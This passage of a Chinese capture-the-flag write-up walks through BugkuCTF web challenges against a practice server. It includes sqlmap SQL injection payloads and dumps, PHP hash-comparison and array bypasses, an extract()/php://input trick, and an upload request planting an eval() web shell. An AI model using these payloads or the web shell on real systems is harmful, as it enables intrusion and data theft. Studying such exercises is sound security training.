e other (potential) technique found
[11:12:00] [INFO] target URL appears to be UNION injectable with 4 columns
[11:12:00] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) requests:
---
Parameter: id (POST)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'AQQG'='AQQG
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-2497' UNION ALL SELECT NULL,CONCAT(0x7178707871,0x585859646a706346736d6d64627a4862687a436c6155714
f58574d516e7551716f79777265496351,0x717a786b71),NULL,NULL-- gaEC
---
[11:12:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[11:12:01] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:12:01 /2020-08-15/

D:\Security\WebTools\SQLMap
λ |
```

执行 `sqlmap.py -r 111.txt --dbs` 查看数据库名称:

```
Cmdr
[*] starting @ 11:16:15 /2020-08-15/

[11:16:15] [INFO] parsing HTTP request from '111.txt'
[11:16:15] [INFO] resuming back-end DBMS 'mysql'
[11:16:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'AQQG'='AQQG

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=-2497' UNION ALL SELECT NULL,CONCAT(0x7178707871,0x585859646a706346736d6d64627a4862687a436c6155714
f58574d516e7551716f79777265496351,0x717a786b71),NULL,NULL-- gaEC
---
[11:16:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[11:16:15] [INFO] fetching database names
[11:16:15] [INFO] used SQL query returns 2 entries
[11:16:16] [INFO] retrieved: 'information_schema'
[11:16:16] [INFO] retrieved: 'skctf_flag'
available databases [2]:
[*] information_schema
[*] skctf_flag

[11:16:16] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:16:16 /2020-08-15/

D:\Security\WebTools\SQLMap
λ |
```

https://blog.csdn.net/weixin_39190897

执行 `sqlmap.py -r 111.txt -D skctf_flag --tables` 查看数据库 skctf_flag 的表:

```
back-end DBMS: MySQL >= 5.0.12
[11:18:15] [INFO] fetching tables for database: 'skctf_flag'
[11:18:15] [INFO] used SQL query returns 2 entries
[11:18:15] [INFO] retrieved: 'fl4g'
[11:18:15] [INFO] retrieved: 'sc'
Database: skctf_flag
[2 tables]
+-----+
| fl4g |
| sc   |
+-----+

[11:18:15] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'

[*] ending @ 11:18:15 /2020-08-15/
```

https://blog.csdn.net/weixin_39190897

执行命令 `sqlmap.py -r 111.txt -D skctf_flag -T fl4g --columns` 查看 fl4g 表的字段:

```
[11:22:11] [INFO] used SQL query returns 1 entry
Database: skctf_flag
Table: fl4g
[1 column]
+-----+-----+
| Column      | Type      |
+-----+-----+
| skctf_flag  | varchar(64)|
+-----+-----+

[11:22:13] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'
[*] ending @ 11:22:13 /2020-08-15/
https://blog.csdn.net/weixin_39190897
```


执行命令 `sqlmap.py -r 111.txt -D skctf_flag -T fl4g -C "skctf_flag" --dump` 获取最终的 Flag 值:

```
[11:28:07] [INFO] adjusting time delay to 1 second due to good response times
UGKU{Sql_INJECT0N_4813drd8hz4}
Database: skctf_flag
Table: fl4g
[1 entry]
+-----+-----+
| skctf_flag  |          |
+-----+-----+
| BUGKU{Sql_INJECT0N_4813drd8hz4} |          |
+-----+-----+

[11:29:57] [INFO] table 'skctf_flag.fl4g' dumped to CSV file 'C:\Users\True\.sqlmap\output\123.206.87.240\dump\skctf_flag\fl4g.csv'
[11:29:57] [INFO] fetched data logged to text files under 'C:\Users\True\.sqlmap\output\123.206.87.240'
[*] ending @ 11:29:57 /2020-08-15/
D:\Security\WebTools\SQLMap
https://blog.csdn.net/weixin_39190897
```

No.21 多重编码转换解读


1、查看解题链接:



2、访问 `http://123.206.87.240:8006/test/1p.html`，发现页面自动跳转到 `http://www.bugku.com/`，应该是有 `window.location.href` 之类的重定向，那就直接查看 1p.html 的源码，在链接前面加 `view-source:`


```
<script>window.location.href='http://www.bugku.com';</script>
<!--";if(!$_GET['id'])
{
  header('Location: hello.php?id=1');
  exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a,'.'))
{
  echo 'no no no no no no no';
  return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and su
bstr($b,0,1)!=4)
{
  require("f4l2a3g.txt");
}
else
{
  print "never never never give up !!!";
}
?>-->
```


6、访问 f4l2a3g.txt，获得 flag:



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No.22 正则表达式

1、访问解题链接:



```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\\.\\/(.*key) [a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?>
```

https://blog.csdn.net/weixin_39190897

具体代码如下:

```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\\.\\.\\.(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?>
```

代码分析:

- highlight_file (filename, return) : 对文件进行语法高亮显示;
- preg_mach (string a, atring b, array matches) : 执行匹配正则表达式 (a是正则表达式, b是输入的字符串, matches是被填充为搜索结果);
- trim() 函数移除字符串两侧的空白字符或其他预定义字符;
- die函数: 输出一条消息, 并退出当前脚本。

根据正则表达式 `/key.*key.{4,7}key:\\.\\.\\.(.*key)[a-z][[:punct:]]/i`

构造参数:

正则表达式	释义
.	代表匹配除\n外的任意单字符
{4, 7}	代表最少匹配4次, 最多匹配7次
/	代表匹配"/" (注意\是转义符号)
(.key)	代表匹配任意单字符和key
[a-z]	代表匹配任意一个小写字母
[[:punct:]]	代表匹配任意一个标点符号

2、构造参数 `id=keykeykeykeykeykey:/ /keya@i`, 获得 Flag:




解析:


```
key . * key . {4,7} key:\\.\\.\\.(.*key) [a-z] [[:punct:]]
'key'+任意单个字符+零个或多个+'key'+任意单个字符+长度4-7+'key:/' +任意单个字符+ / + (任意单个字符+零个或多个+'key')+英文小写字母一个+匹配 '!#$%&'()*+,-./:;<=>?@[\\]^_`{|}~.' 中一个字符
```

No.23 Referer请求头构造

1、查看题目链接：



2、抓包，添加 referer 请求头，伪造来源，获得 flag:



No.24 PHP中的MD5碰撞

1、查看解题链接：

Challenge

4943 Solves



md5 collision(NUPT_CTF)

100

<http://123.206.87.240:9009/md5.php>

Flag

Submit

https://blog.csdn.net/weixin_39190897

please input a

```
<html>
  <head></head>
  <body>please input a</body>
</html>
```

https://blog.csdn.net/weixin_39190897


2、此处附上此题的服务器代码：

```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

题目解析：

PHP在处理哈希字符串时，会利用“!=”或“==”来对哈希值进行比较，它把每一个以“0E”开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以“0E”开头的，那么PHP将会认为他们相同，都是0。攻击者可以利用这一漏洞，通过输入一个经过哈希后以“0E”开头的字符串，即会被PHP解释为0，如果数据库中存在这种哈希值以“0E”开头的密码的话，他就可以以这个用户的身份登录进去，尽管并没有真正的密码。

3、所以随意输入md5值为0e开头的的原值即可获得 flag{md5_collision_is_easy}:



附上一些0e开头的md5和原值:

```
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
```

No.25 Sha1哈希函数缺陷

1、查看题目链接:

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

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2、PHP代码审计发现，只要使 uname 的 sha1 的值与 passwd 的 sha1 的值相等（但是同时他们两个的值又不能相等）即可获得 Flag，我们可以利用 sha1 函数无法处理数组的特性即可（当对 sha1() 函数传入数组时会返回 null，由此只需要传入两个不同的数组即可成功绕过）：

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd']) & ($_GET['id'] == 'margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?> Flag: flag{HACK_45hhs_213sDD}
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

passwd[]=2

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No.26 PHP代码审计

1、查看解题链接:

web8

110


txt? ? ? ?

<http://123.206.87.240:8002/web8/>

Flag

Submit


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```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" . " $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

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2、先根据 题目提示 txt??? 访问 flag.txt, 发现其中内容 flags:



3、\$ac 是指 flag.txt 中的内容 flags, \$fn 指的是 flag.txt 这个文件, 故可推导出 Payload: ?ac=flags&fn=flag.txt, 如下图:

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" . $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}

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
4、另外一种方法，想得到flag，要达到下面三个条件：

- 就要让ac的值不为空
- f的值从文件fn中获取
- ac的值要恒等于f的值

故构造Payload:

```
?ac=123&fn=php://input
[POST]123
```

如下图所示：



No.27 robots.txt信息泄露


1、查看题目链接：

细心 130

地址: <http://123.206.87.240:8002/web13/>

想办法变成admin

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Something error:

404 Not Found

No such file or directory.

Please check or [try again](#) later.

Generated by [kangle/3.5.5](#).

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2、御剑扫描网站看看，发现 robots.txt 文件：

Browser tabs: BugkuCTF - 练习平台, 404 Not Found, The result, 写文章-CSDN博客, bugku 细心_百度搜索

Address bar: 123.206.87.240:8002/web13/resu1.php

The Result

Warning:你不是管理员你的IP已经被记录到日志了

115.171.170.177

By bugkuctf.

`if ($_GET[x]==$password) 此处省略1w字`

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5、根据题目一开始给的提示，想办法变成admin，故传递参数 x=admin，即可获得 flag：

Browser tabs: The result

Address bar: 不安全 123.206.87.240:8002/web13/resu1.php?x=admin

The Result

厉害了!
flag(ctf_0098_lkji-s)

218.89.188.228	-----	19-03-06 11:40:53am
218.89.188.228	-----	19-03-06 11:41:11am
218.89.188.228	-----	19-03-06 11:41:15am
121.229.105.173	-----	19-03-06 11:46:31am
121.229.105.173	-----	19-03-06 11:47:12am
121.229.105.173	-----	19-03-06 11:47:13am
121.229.105.173	-----	19-03-06 11:47:36am
121.229.105.173	-----	19-03-06 11:47:45am
121.229.105.173	-----	19-03-06 11:48:08am
121.229.105.173	-----	19-03-06 11:48:40am
121.229.105.173	-----	19-03-06 11:48:45am
121.229.105.173	-----	19-03-06 11:50:07am
27.9.150.77	-----	19-03-06 01:57:16pm
27.9.150.77	-----	19-03-06 01:57:21pm
211.142.241.90	-----	19-03-06 02:01:35pm
211.142.241.90	-----	19-03-06 02:02:29pm
211.142.241.90	-----	19-03-06 02:02:40pm
211.142.241.90	-----	19-03-06 02:02:44pm
211.142.241.90	-----	19-03-06 02:04:17pm
211.142.241.90	-----	19-03-06 02:05:03pm
112.10.181.82	-----	19-03-06 02:06:59pm

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No.28 PHP文件上传绕过

1、查看解题链接：

求getshell 150


求getshell

<http://123.206.87.240:8002/web9/>

Flag

Submit

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
My name is margin,give me a image file not a php

浏览... 未选择文件。

Submit

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2、尝试直接上传木马失败：



3、经测试发现一共三个过滤：

- 请求头部的 Content-Type;
- 文件后缀;
- 请求数据的Content-Type。

这里是黑名单过滤来判断文件后缀，依次尝试 php4, phtml, phtm, phps, php5（包括一些字母改变大小写），最终发现，php5 可以绕过；接下来，请求数据的Content-Type字段改为 image/jpeg；但是一开始没注意到，上面还有一个请求头 Content-Type 字段，大小写绕过： mUltipart/form-data；最终的 Payload 如下：

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data; boundary=-----29807293425660058431882794583
Content-Length: 372
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/web9/
Cookie: PHPSESSID=eb4n5qtlu47ojcbkssd7hncgct6vmlum
Upgrade-Insecure-Requests: 1

-----29807293425660058431882794583
Content-Disposition: form-data; name="file"; filename="ClearSky.php5"
Content-Type: image/jpeg

<?php @eval($_POST['attack']) ?>
-----29807293425660058431882794583
Content-Disposition: form-data; name="submit"

Submit
-----29807293425660058431882794583--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 13:27:14 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="/index.php" method="post" enctype="multipart/form-data">
My name is margin.give me a image file not a phpchr
<hr>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

KEY {bb35dc123820e}
```

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No.29 php反序列化审计

1、查看解题链接:

flag.php

200

地址: <http://123.206.87.240:8002/flagphp/>

点了login咋没反应

提示: hint

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The screenshot shows a web browser window with the address bar containing `123.206.87.240:8002/flagphp/`. The page displays a simple login form with two input fields labeled "Username" and "Password", and a "Login" button. Below the browser window, the HTML source code is visible. The code shows a form with a POST method and an action attribute. The "Login" button is highlighted in blue, and a red box is drawn around the `<input value="Login" type="button">` tag. A red annotation "登录按钮无任何处理逻辑" (Login button has no processing logic) is placed next to the highlighted code. The browser's developer tools are open, showing the HTML structure.

```
<html>
  <head> ... </head>
  <body>
    <br>
    <div class="container" align="center">
      <form method="POST" action="#">
        <p> ... </p>
        <p> ... </p>
        <p>
          <input value="Login" type="button">
        </p>
      </form>
    </div>
  </body>
```

2、根据题目提示访问传递 hint 参数, 参数值任意, 获取到PHP代码:

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
$KEY='ISecer:www.isecer.com';
?>
```

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代码逻辑是传入的 Cookie 参数的值反序列化后等于 KEY 就输出 Flag，一开始以为KEY的值是最下面的

ISecer:www.isecer.com。

结果忙活了半天发现这里其实上面KEY的值还没有被定义，上面代码中 \$KEY 的值应该是NULL，而不是下面的值，所以此处我们应该是使得反序列化的值为NULL。

3、使用PHP在线运行工具，得知空值 KEY (KEY取值应该是 '' 而非 NULL) 的序列化数值 `serialize($KEY)` 为 `s:0:"";` :

点击运行 PHP 在线工具 清空

```
1 <?php
2 echo serialize('');
3 ?>
```

s:0:"";

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4、最后，BP抓包并构造Cookie发送payload即可获得Flag:

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /flagphp/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: ISecur=s:0:"";
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 03:26:19 GMT
Content-Type: text/html
Connection: close
Content-Length: 27

flag(unserialize_by_virink)
https://blog.csdn.net/weixin\_39190897
```